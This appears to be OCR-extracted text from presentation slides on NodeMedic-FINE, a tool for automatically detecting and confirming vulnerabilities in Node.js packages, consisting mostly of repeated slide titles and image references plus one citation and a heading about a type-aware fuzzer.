
NodeMedic-FINE: Automated Detection & Confirmation




NodeMedic-FINE: Automated Detection & Confirmation




NodeMedic-FINE: Automated Detection & Confirmation




NodeMedic-FINE: Automated Detection & Confirmation



NodeMedic-FINE: Automated Detection & Confirmation




NodeMedic-FINE: Automated Detection & Confirmation



[1] NodeMedic: End-to-End Analysis of Node.js Vulnerabilities with Provenance Graphs. *Cassel, D, Wong, WT, Jia, L. EuroS&P'23*

Detection Methodology: Type-Aware Fuzzer

